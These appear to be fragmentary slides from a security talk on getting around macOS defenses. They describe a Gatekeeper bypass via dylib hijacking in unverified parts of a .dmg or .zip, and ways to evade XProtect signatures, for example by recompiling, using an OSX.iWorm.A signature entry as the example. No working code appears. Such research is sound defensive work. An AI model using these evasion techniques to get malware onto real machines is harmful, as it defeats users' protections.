


GATEKEEPER BYPASS


'dylib hijack' ftw




gatekeeper **only** verifies
the app bundle!!



.dmg/.zip layout




gatekeeper bypass



XPROTECT & BYPASS

apple's built-in 'anti-malware' system



Key	Type	Value
Item 6	Dictionary	(3 items)
Description	String	OSX.iWorm.A
LaunchServices	Dictionary	(1 item)
LSItemContentType	String	com.apple.application-bundle
Matches	Array	(1 item)
Item 0	Dictionary	(3 items)
Identity	Data	<c0800cd5 095b28da 4b6ca014 68a279fb 5be6921a>
MatchFile	Dictionary	(1 item)
NSURLNameKey	String	Install
MatchType	String	Match

XProtect signature file

name

hash

file name



bypasses



recompile




